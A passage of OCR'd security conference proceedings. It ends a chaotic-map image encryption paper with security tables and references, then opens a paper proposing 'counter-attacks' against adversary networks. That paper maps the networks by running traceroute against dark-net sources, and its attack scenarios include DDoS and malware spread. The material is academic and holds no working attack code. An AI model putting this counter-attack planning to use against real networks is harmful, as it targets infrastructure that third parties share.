



Fig. 4. (*a*) The autocorrelation function of x sequence. (*b*) The cross correlation between x and y sequence.






Fig. 5. (*a*) Spiral scan. (*b*) Block diagram of image encryption scheme.

5.2 Correlation Coefficient Analysis

In this subsection, the correlations among adjacent pixels in various plain images and corresponding ciphered images in different directions have been analyzed. The correlation distribution of the plain image and ciphered image in horizontal, vertical and diagonal directions is shown in Fig. 8. The correlation coefficients for different images in different directions are tabulated in Table 2. It has been observed that there is a high correlation among neighboring pixels in the plain image where as low correlation in the ciphered image. The correlation coefficient of this method is less when compared with the existing methods [2,10–14] which are tabulated in Table 3. Hence, the proposed method is robust against statistical




Fig. 6. (*a*) Plain images. (*b*) Encrypted images. (*c*) Decrypted images.

attacks. By employing the complex shuffling process, the correlation coefficient along different directions can be further improved. The correlation coefficient r_{xy} is calculated [10] using Eq. (6).

$$\left.\begin{array}{r}E\left(x\right)=\frac{1}{T}\sum_{i=1}^{i=T}x_i\\ D\left(x\right)=\frac{1}{T}\sum_{i=1}^{i=T}\left(x_i-E\left(x_i\right)\right)^2\\ cov\left(x,y\right)=\frac{1}{T}\sum_{i=1}^{i=T}\left(x_i-E\left(x_i\right)\right)\left(y_i-E\left(y_i\right)\right)\\ r_{xy}=\frac{cov(x,y)}{\sqrt{D(x)D(y)}}\end{array}\right\} \tag{6}$$

The grayscale values of two adjacent pixels of the image are represented by x and y, $E(x)$ is the mean value, The mean deviation is represented by $D(x)$, $cov(x, y)$ is the covariance between the pixels.

5.3 Differential Analysis

One of the desirable properties of any encryption algorithm is to offer resistance to differential attack. NPCR and UACI are used to measure the difference between original and ciphered image. NPCR measures the relational position gray level values between plain and encrypted image where as the UACI concentrates on measuring average change in intensity between original image and cipher image [10]. The NPCR and UACI values for different images are given in Table 4, which indicates the fact that the values are close to theoretical values. The higher NPCR value offered by the proposed algorithm indicates that the pixel values are randomized haphazardly. The comparison of this method with existing algorithms is given in Table 5. NPCR and UACI values for Lena image using proposed method

Table 2. Correlation coefficient and entropy of different images.

Image	Horizontal		Vertical		Diagonal		Entropy	
	Correlation coefficient							
	Plain	Cipher	Plain	Cipher	Plain	Cipher	Plain	Cipher
Lena	0.9258	−0.0015	0.9593	0.0036	0.9037	0.0003054	7.9991	7.9959
Texture	0.9776	−0.0035	0.9784	−0.0073	0.9565	0.0116	7.6712	7.6287
Cameraman	0.9335	0.0009965	0.9592	0.000039367	0.9087	0.0024	7.9992	7.9593
Medical	0.9538	0.0031	0.9597	0.0096	0.9141	0.0015	7.9990	7.8096

is found to be 99.6338% and 28.7153% respectively. The proposed algorithm gives better NPCR and UACI values when compared to techniques proposed in [11,12]. The proposed method can resist plaintext attack and differential attack effectively. However, further improvement with respect to UACI values is expected, which can be achieved using complex diffusion mechanisms.

5.4 Universal Image Quality Index and Structural Similarity Index:

UIQ and SSIM are the two parameters used to measure structural similarity between two images whose value varies from −1 to 1 [17,18]. The greater similarity between the images will be achieved when the value is closer to one. The values of UIQ and SSIM for different images are given in Table 4. It can be observed from the table that, there is no similarity between images as the values are not close to one.

5.5 Information Entropy Analysis

The strength of any encryption algorithm is measured in terms of information entropy which signifies the degree of randomness in the system [1]. For the 8 bit message, suppose if there are 256 possible outcomes with equal probability then the ideal value of entropy should be equal to 8. The entropy value of the good encryption algorithm should be close to ideal one which means that leakage of information is negligible during encryption process. The information entropy of some of the images along with their cipher images is given in Table 2, which is very close to ideal value. The comparison of this algorithm with other algorithms with respect to entropy is given in Table 5. From the table it is clear that the uncertainty of ciphertext is higher in this method when compared with other algorithm proposed in [11]. Although, the proposed algorithm can resist entropy attacks, still there is a scope for improvement with respect to entropy value. The improvements can be done either by increasing the randomness of the keys generated from the chaotic maps or using complex confusion and diffusion mechanisms [14].

Table 3. Comparison of correlation coefficient for Lena Image.

	Proposed method	Ref. [2]	Ref. [10]	Ref. [11]	Ref. [12]	Ref. [13]	Ref. [14]
Horizontal	−0.0015	−0.0230	0.000407	−0.0564	−0.0050	−0.09736	0.07700
Vertical	0.0036	0.0019	0.006686	−0.0182	−0.0006	−0.07068	−0.07236
Diagonal	0.0003054	−0.0034	0.006096	−0.0653	−0.0025	0.04844	−0.06153

Table 4. Differential analysis.

Image	NPCR%	UACI%	UIQ	SSIM
Lena (256×256)	99.6338	28.7153	0.8765	0.0112
Texture ($204 \times 204 \times 3$)	99.5651	34.7384	0.5445	0.0072
Cameraman (256×256)	99.6155	31.2053	0.7611	0.0092
Medical (256×256)	99.6399	37.2650	0.5065	0.0065

Table 5. Comparison of NPCR and UACI with other algorithms.

	Proposed algorithm	Ref. [10]	Ref. [11]	Ref. [12]
NPCR	99.6338	99.6277	99.6246	99.54
UACI	28.7153	32.5958	28.3321	28.27
Entropy	7.9959	NA	7.9666	7.9967

Table 6. Key sensitivity analysis.

Key Set	NPCR (%)	UACI (%)	Changed pixel values
$\underline{x_0 = 0.10000001}, y_0 = 0.775, b_1 = 3.85, b_2 = 0.5$	99.5712	33.5017	281
$x_0 = 0.1, \underline{y_0 = 0.77500000001}, b_1 = 3.85, b_2 = 0.5$	99.5773	33.3147	277
$x_0 = 0.1, y_0 = 0.775, \underline{b_1 = 3.85000001}, b_2 = 0.5$	99.6033	33.4648	260
$x_0 = 0.1, y_0 = 0.775, b_1 = 3.85, \underline{b_2 = 0.5000000001}$	99.5544	33.5422	292

5.6 Key Sensitivity Analysis

Any encryption algorithm should be highly sensitive to tiny change in the original image and key should result in large change in the encrypted image in order to achieve high security. In order to prove this, the key sensitivity test is performed on decryption process by slightly altering one of the system parameters. The correct key set contains the parameter values as $x_0 = 0.1, y_0 = 0.775, b_1 = 3.85, b_2 = 0.5$ and slightly altered key is $x_0 = 0.1, y_0 = 0.775, b_1 = 3.85, b_2 = 0.50000001$. The image decrypted with the correct key is shown in Fig. 9(b) and the corresponding image which is decrypted using slightly altered key is shown in Fig. 9(c). So, the proposed algorithm results in completely different decrypted image for slightly altered key.




Fig. 7. Histogram analysis of (a) Original images (Cameraman, Lena, Texture, Medical). (b) Corresponding Ciphered image.




Fig. 8. (a) Correlation plot of the plain Cameraman image in diagonal direction. (b) Correlation plot of the ciphered Cameraman image in diagonal direction. (c) Correlation plot of the plain Lena image along horizontal direction. (d) Correlation plot of the ciphered Lena image along horizontal direction. (e) Correlation plot of the plain texture image along vertical direction. (f) Correlation plot of the ciphered texture image along vertical direction.

Furthermore, the key sensitivity test is also performed by minute changing one parameter at a time. The original key set is altered thereby generating four different key sets. The performance of sensitivity test is measured using the parameters NPCR and UACI which are tabulated in Table 6. From the table, it is clear that the NPCR and UACI values are close to ideal and proposed algorithm offers high sensitivity to secret key.




Fig. 9. (*a*) Original image. (*b*) Decrypted image with correct key. (*c*) Decrypted image with slightly altered key.

5.7 Avalanche Effect

This desirable property of any cryptographic algorithm measures the effect of minute change either in the key or plaintext on ciphered text. The avalanche effect is measured by slightly altering one of the parameters of the key set one at a time which are tabulated in Table 6. From the table, it is clear that more number of pixel values have been changed for slight change in the key set indicating that the modified Henon map offers more security.

6 Conclusions

Large key space, sensitivity to initial conditions/system parameters with wide range of chaotic regime are the key aspects in chaotic cryptography leading to the development of chaotic maps that realize security requirements. In this respect, the modified Henon map is studied analytically as well as through simulations. The study reveals that the map has a chaotic regime over a wide range of system parameters and the statistical properties of the map resemble that of the white noise. Further, the usage of chaotic map in the encryption of image is evidenced by using modified Henon map and sine map along with the security analysis. The results show that the algorithm is secure in terms of NPCR, UACI, UQI, SSIM etc. which can be used in reliable image encryption. It can also resist various typical attacks when compared with other algorithms with respect to correlation coefficient, entropy, NPCR and UACI.

References

1. Sam, I.S., Devaraj, P., Bhuvaneswaran, R.S.: A novel image cipher based on mixed transformed logistic maps. Multimedia Tools Appl. **56**(2), 315–330 (2012). doi:10.1007/s11042-010-0652-6
2. Xu, L., Li, Z., Li, J., Hua, W.: A novel bit-level image encryption algorithm based on chaotic maps. Optics Lasers Eng. **78**, 17–25 (2016). doi:10.1016/j.optlaseng.2015.09.007

3. Yaghoobi, M.: A new approach for image encryption using chaotic logistic map. In: IEEE International Conference on Advanced Computer Theory and Engineering, pp. 585–590 (2008). doi:10.1109/ICACTE.2008.177
4. El-Latif, A.A.A., Li, L., Zhang, T., Wang, N., Song, X., Niu, X.: Digital image encryption scheme based on multiple chaotic systems. Int. J. Sens. Imaging **13**(2), 67–88 (2012). doi:10.1007/s11220-012-0071-z
5. Kocarev, L.: Chaos-based cryptography: a brief overview. IEEE Circuits Syst. Mag. **1**(3), 6–21 (2001). doi:10.1109/7384.963463
6. Pareek, N.K., Patidar, V., Sud, K.K.: Image encryption using chaotic logistic map. Image Vis. Comput. **24**(9), 926–934 (2006). doi:10.1016/j.imavis.2006.02.021
7. Sun, F., Liu, S., Li, Z., Lu, Z.: A novel image encryption scheme based on spatial chaos map. Chaos, Solitons Fractals **38**(3), 631–640 (2008). doi:10.1016/j.chaos.2008.01.028
8. Henon, M.: A two-dimensional mapping with a strange attractor. Commun. Math. Phys. **50**(1), 69–77 (1976). doi:10.1007/BF01608556
9. Soleymani, A., Nordin, M.J., Sundararajan, E.: A chaotic cryptosystem for images based on Henon and Arnold cat map. Sci. World J. (2014). doi:10.1155/2014/536930
10. Bakhache, B., Ghazal, J.M., El Assad, S.: Improvement of the security of zigbee by a new chaotic algorithm. IEEE Syst. J. **8**(4), 1024–1033 (2014). doi:10.1109/JSYST.2013.2246011
11. Mandal, M.K., Banik, G.D., Chattopadhyay, D., Nandi, D.: An image encryption process based on chaotic logistic map. IETE Tech. Rev. **29**(5), 395–404 (2012). doi:10.4103/0256-4602.103173
12. Huang, C.K., Liao, C.W., Hsu, S.L., Jeng, Y.C.: Implementation of gray image encryption with pixel shuffling and gray-level encryption by single chaotic system. Telecommun. Syst. **52**(2), 563–571 (2013). doi:10.1007/s11235-011-9461-0
13. Huang, X.: Image encryption algorithm using chaotic Chebyshev generator. Nonlinear Dyn. **67**(4), 2411–2417 (2012). doi:10.1007/s11071-011-0155-7
14. Ye, G., Wong, K.W.: An efficient chaotic image encryption algorithm based on a generalized Arnold map. Nonlinear Dyn. **69**(4), 2079–2087 (2012). doi:10.1007/s11071-012-0409-z
15. Alligood, K.T., Sauer, T.D., Yorke, J.A.: Chaos: An Introduction to Dynamic systems. Textbooks in Mathematical Sciences. Springer, NewYork (1997)
16. Zhu, C.: A novel image encryption scheme based on improved hyperchaotic sequences. Optics Commun. **285**(1), 29–37 (2012). doi:10.1016/j.optcom.2011.08.079
17. Wang, Z., Bovik, A.C.: A universal image quality index. IEEE Sign. Proces. Lett. **9**(3), 81–84 (2002). doi:10.1109/97.995823
18. Wang, Z., Bovik, A.C., Sheikh, H.R., Simoncelli, E.P.: Image quality assessment: from error visibility to structural similarity. IEEE Trans. Image Proces. **13**(4), 600–612 (2004). doi:10.1109/TIP.2003.819861

Network Security and Intrusion Detection

Network Counter-Attack Strategy by Topology Map Analysis

Hidema Tanaka(✉)

National Defense Academy, Yokosuka, Japan
hidema@nda.ac.jp

Abstract. In general, network attack should be prohibited and information security technology should contribute to improve the trust of network communication. Almost network communication is based on IP packet which is standardized by the international organization. So, network attack does not work without following the standardized manner. Therefore network attack also leaks information concerning adversaries by their IP packets. In this paper, we propose a new network attack strategy which counter-attacks adversary. We collect and analyze IP packets from adversary, and derive network topology map of adversary. The characteristics of topology map can be analyzed by the eigenvalue of topology matrix. We observe the changes of characteristics of topology map by the influence of attack scenario simulations. Then we choose the most effective or suitable network counter-attack strategy. In this paper, we propose two kinds of attack scenarios and three types of tactics. And we show example attacks using actual data of adversary who are observed by our dark-net monitoring.

Keywords: Network attack · Dark-net monitoring · Topology map · Adjacency matrix · Laplacian matrix

1 Introduction

Network attack is not special threat today, and its purpose and technologies are evolving complicate rapidly. APT (Advanced Persistent Threat) is seen frequency nowadays, and organizing adversary groups is a typical issue. The members of adversary group disperse worldwide or are maldistributed in a specific area (such as country). The former case has possibility that the group belongs to the worldwide terrorism organization. On the other hand, the latter case has high possibility that the group has governmental support. In this paper, we focus on the activity of adversary group who exists in specific country. Needless to say, almost network attack uses IP packets. The specification of IP technologies are determined by the international standardized groups such as IETF [11] and ISO [12], and details of them are open to the public. As the result, IP packets used in network attack have the information concerning to the action of adversary at the same time. So, there are many security projects based on this facts such as Honey pot project [1], Dark-net monitoring [9] and so on. Almost existing projects are used for observation and analysis of network attack trend in worldwide scale. From the viewpoint of analysis of IP packet, these security projects are regarded as a passive use of information. On the other hand, our motivation stands on the point of an active use information in IP packets to apply a counter-attack.

As already mentioned above, we focus on the adversary group in the specific country. IP packets from adversaries have information of network infrastructures, in the area. Therefore, we can analyze the topology map of target area by collecting and analyzing IP packets from there. The characteristic of topology map can be estimated by the eigenvalue of matrix which is derived from the topology map. The analysis method using eigenvalue of topology map is developed by the research field of network dynamics. Using these eigenvalues, we propose a new network counter-attack strategy, which chooses the most effective and suitable one. Network attack such as DDoS, also changes the topology map and its characteristics. Focusing on this fact, we propose two kinds of attack scenarios and three kinds of tactics. To evaluate our proposal attack method, we demonstrate using actual data obtained by our dark-net monitoring. Note that we can not show all of details because they have many sensitive topics.

There are some previous works which focus on the topology map analysis for network security. However, for example [6], all of them are researched for the purpose of developing defense technology, and there are no previous work for attack strategy. In this point, our paper is very epoch-making one since we focus on the counter-attack.

2 Preliminaries

2.1 Outline

The characteristics of network can be estimated by topology map analysis. The topology map is expressed by some methods. In this paper, we take two kinds of methods which apply integer matrix; Adjacency matrix [18] and Laplacian matrix [22]. The eigenvalue of each matrix shows the characteristic of topology map. In this paper, we focus on two types of characteristics; "Spread speed" and "Convergence". "Spread speed" denotes the characteristic which shows easiness of communication. "Convergence" denotes the characteristic which shows easiness of settling of information.

As an example of previous works using such eigenvalues of topology map, there is a chain-reaction bankruptcy analysis of bank-transaction [15]. In this work, they derived some topology maps of bank-transactions and calculate their eigenvalues. Using these eigenvalues, they made it clear that only bankruptcy of mega-bank is not always the cause of the financial crisis.

Network dynamics is the research field which analyzes a phenomenon using such characteristics of the network. In this paper, we apply the basic technique of network dynamics to develop the method of network attack.

2.2 Adjacency Matrix

Let G be a topology map with n nodes. Then G can be expressed as $n \times n$ Adjacency matrix A. Let $A_{i,j}$ $(1 \leq i, j \leq n)$ be an element of matrix A as follows.

$$A_{i,j} = \begin{cases} 1 & \text{if} \quad i \text{ is adjacent to } j, \text{and} \\ 0 & \text{if} \quad i \text{ is not adjacent to } j. \end{cases} \tag{2.1}$$

Note that $A_{i,i} = 0$ because $A_{i,i}$ denotes link to itself. Let degree of node i be the Hamming-weight of i-th row (or i-th column). From the symmetry of matrix A, a condition of $A_{i,j} = A_{j,i}$ holds (i-th row and i-th column denote same adjacency of i-th and j-th node). The node which has large degree is defined as "hub-node". Let λ be the eigenvalue of A, which is derived following characteristic equation.

$$\det(\lambda I - A) = 0 \tag{2.2}$$

Since the characteristic equation has n-th degree, eigenvalue can have different $m (1 \leq m \leq n)$ values. Let $\lambda_{max}(A)$ be the maximum value of λ. Then the value of $\lambda_{max}(A)$ shows the characteristic of the connection density among hub-nodes. And it indicates the characteristic of "Spread speed" of topology map.

2.3 Laplacian Matrix

A topology map G also can be expressed by Laplacian matrix L. Let $L_{i,j}(1 \leq i, j \leq n)$ be an element of matrix L as followings.

$$L_{i,j} = \begin{cases} d_i & \text{if} \quad i = j, \\ -1 & \text{if} \quad i \text{ is adjacent to } j, \text{and} \\ 0 & \text{if} \quad i \text{ is not adjacent to } j, \end{cases} \tag{2.3}$$

where d_i denotes the degree of i-th node. The eigenvalues of L is also derived by the same way of Adjacency matrix, using Eq. (2.2). So we have $m (1 \leq m \leq n)$ different values for L as follows.

$$0 = \lambda_1(L) \leq \lambda_2(L) \leq \ldots \leq \lambda_{max}(L) \tag{2.4}$$

The minimum value $\lambda_1(L)$ is always equals to zero. The second minimum value $\lambda_2(L) > 0$ shows algebraic connectivity of topology map. When $\lambda_2(L)$ has large value, the topology map has high connectivity. The maximum value $\lambda_m(L)$ shows the difficulty of connection delay. The synchronization of topology map can be evaluated by the ratio $R = \lambda_2(L)/\lambda_m(L)$. When R has large value, it indicates the characteristic of "Convergence" of topology map.




Fig. 1. Example topology map with seven nodes

2.4 Example Analysis

We show an example analysis using topology map with seven nodes shown in Fig. 1. From this figure, we can derive following Adjacency matrix A.

$$A = \begin{pmatrix} 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 0 & 0 & 1 & 0 & 0 & 0 & 0 \\ 1 & 1 & 0 & 1 & 0 & 1 & 0 \\ 0 & 0 & 1 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 1 & 0 & 1 & 1 \\ 0 & 0 & 1 & 0 & 1 & 0 & 0 \\ 0 & 0 & 0 & 0 & 1 & 0 & 0 \end{pmatrix} \tag{2.5}$$

By using Eq. (2.2), we have following eigenvalues.

$$\begin{aligned} \lambda_1(A) &= -2.358 & \lambda_5(A) &= 0.000 \\ \lambda_2(A) &= -1.199 & \lambda_6(A) &= 1.199 \\ \lambda_3(A) &= 0.000 & \lambda_7(A) &= 2.358 \\ \lambda_4(A) &= 0.000 \end{aligned}$$

As the result, we have $\lambda_{max}(A) = 2.358$. In the same way, we can derive following Laplacian matrix L.

$$L = \begin{pmatrix} 1 & 0 & -1 & 0 & 0 & 0 & 0 \\ 0 & 1 & -1 & 0 & 0 & 0 & 0 \\ -1 & -1 & 4 & -1 & 0 & -1 & 0 \\ 0 & 0 & -1 & 2 & -1 & 0 & 0 \\ 0 & 0 & 0 & -1 & 3 & -1 & -1 \\ 0 & 0 & -1 & 0 & -1 & 2 & 0 \\ 0 & 0 & 0 & 0 & -1 & 0 & 1 \end{pmatrix} \tag{2.6}$$

From this matrix and Eq. (2.2), we have following eigenvalues.

$$\lambda_1(L) = 0.000 \qquad \lambda_5(L) = 2.000$$
$$\lambda_2(L) = 0.514 \qquad \lambda_6(L) = 3.836$$
$$\lambda_3(L) = 1.000 \qquad \lambda_7(L) = 5.314$$
$$\lambda_4(L) = 1.336$$

Then we have $R = \lambda_2(L)/\lambda_7(L) = 0.1237$.

3 Basic Idea

3.1 Back Ground

Nowadays, almost network communication is based on IP packet technology. The specification of IP packet is standardized and open to the public. Figure 2 shows the contents of IP packet structure and we can find that IP packet has many informations in its header; protocol, source IP address, destination IP address, timeout and so on. In general, every network attack does not work when they do not follow the specification of IP packet. From this fact, two big topics are focused; defense topic and attack one.




Fig. 2. Contents of IP packet


In the defense topic, there are many projects to observe network attack using information in malicious IP packets. Among them, "Dark-net monitoring" is common to use in relatively large organizations such as governmental institutes, universities, enterprises and so on. "Dark-net" is local network space whose global IP addresses are not used. Therefore IP packets which arrived to IP addresses in Dark-net, are regarded as malicious action. Today, the analysis of Dark-net access (Dark-net monitoring) is regarded as a defense method to detect network attacks. There are many projects of world scale Dark-net monitoring, such as Nicter [16], Norse [21] and so on.

For the attack topic, we need to hide true IP address; forged IP address, spoofing, springboard and so on. In many cases, springboard PCs known as bot-net is common attack method and we can also find such access in Dark-net monitoring. In fact, there are many methods which detect springboard PCs and find out true malicious IP address [13,19,23]. However, even if springboard PC is intentional or accidental, in this paper, we suppose that springboard PCs which execute persistent access to Dark-net are adversaries.

In our proposal method, we observe Dark-net and collect IP address from the attackers. Then we classify them using country information in IP address and derive topology map of adversary [10]. Therefore our proposal method requires Dark-net monitoring operations in own organization.

3.2 Deriving Topology Map

The "*traceroute* command" is available on almost modern computer systems. It is a network diagnostic tool for displaying the route to given IP address. There are some existing results using *traceroute* command to analyze network [2,4,20]. As shown above, IP address and IP packet have many information concerning to adversary. Our purpose is to derive network topology map attacking us. In our strategy, malicious IP addresses monitored in Dark-net are classified adversary group by categorizing their packets. To do this procedure, we collect different



```
traceroute to ×.×.×.× (×.×.×.×), 30 hops max, 60 byte packets↓
 1  XXX.XXX.XXX.XXX  0.819 ms  0.821 ms  1.140 ms↓
 2  XXX.YYY.XXX.XXX  4.778 ms  4.787 ms  4.787 ms↓
 3  X.XX.XXX.XXX  13.239 ms  13.249 ms  13.249 ms↓
 4  XXX.XX.XXX.XX  13.247 ms  13.246 ms  13.245 ms↓
 5  XXX.XXX.XXX.X  123.796 ms  123.808 ms  123.808 ms↓
 6  XXX.XXX.XXX.XXX  135.251 ms  135.318 ms  135.302 ms↓
 7  XXX.XXX.XXX.XXX  135.324 ms  135.407 ms  135.394 ms↓
 8  X.XX.XXX.XX  191.892 ms  183.468 ms  183.445 ms↓
 9  XX.XXX.XX.XX  285.373 ms  285.369 ms  285.358 ms↓
10  XXX.XX.XXX.XX  286.124 ms  286.014 ms  285.999 ms↓
11  X.XXX.XXX.XXX  285.678 ms  287.925 ms  288.023 ms↓
12  X.XXX.X.XXX  288.006 ms  287.722 ms  287.419 ms↓
13  X.XXX.X.XXX  286.129 ms  284.697 ms  284.683 ms↓
14  * * *↓
15  X.XXX.XX.XXX  302.102 ms  301.368 ms  287.371 ms↓
16  X.XXX.XXX.XXX  295.975 ms  295.952 ms  285.994 ms↓
17  * * *↓
18  XX.XX.XX.XXX  288.504 ms  288.740 ms  288.484 ms↓
19  XX.XXX.XX.XXX  335.176 ms  334.767 ms  334.761 ms↓
20  XXX.XXX.XXX.XXX  344.397 ms  343.860 ms  343.853 ms↓
21  ×.×.×.×  345.501 ms  340.605 ms  339.085 ms↓
```

Fig. 3. Example result of "*traceroute*"




Fig. 4. Driving malicious topology map

malicious IP addresses from same country or region. Then we execute *traceroute* them, and we estimate the topology map of the target area. We call such topology map as the malicious topology map in the followings.

However, the results of *traceroute* command do not always show all IP address on the route. Figure 3 shows an image of result of *traceroute* command (note that symbol “X” denotes some numbers). In this figure, in line 14-th and 17-th, the symbol “* * *” denotes no answer from the server or the router on the path. In this case, unfortunately, we can not know its IP address. First, we make a temporary topology map holding these unknown IP address. Then we delete these unknown IP addresses from temporary topology map, and we derive resultant topology map such as Fig. 4. We define such resultant topology map as the malicious topology map. Actually, there is an open project to estimate the detailed Internet topology map such as CAIDA [3]. However, our purpose does not follow their service policy. So, note that we derive a topology map by our own method. If we can get cooperation with the organization such as CAIDA, it is obvious that we can get precise malicious topology map easily.

The malicious topology map can be expressed by Adjacency matrix and Laplacian matrix. Therefore, as shown in Sect. 2, we can analyze its characteristics by its eigenvalues.

3.3 Our Strategy

The threat scenarios of network attack is complicated and various, and they are evolving in every second. In this paper, we focus on following two types.

Scenario-1. Spread of malware and disinformation
Scenario-2. Concentration and confusion of information sharing

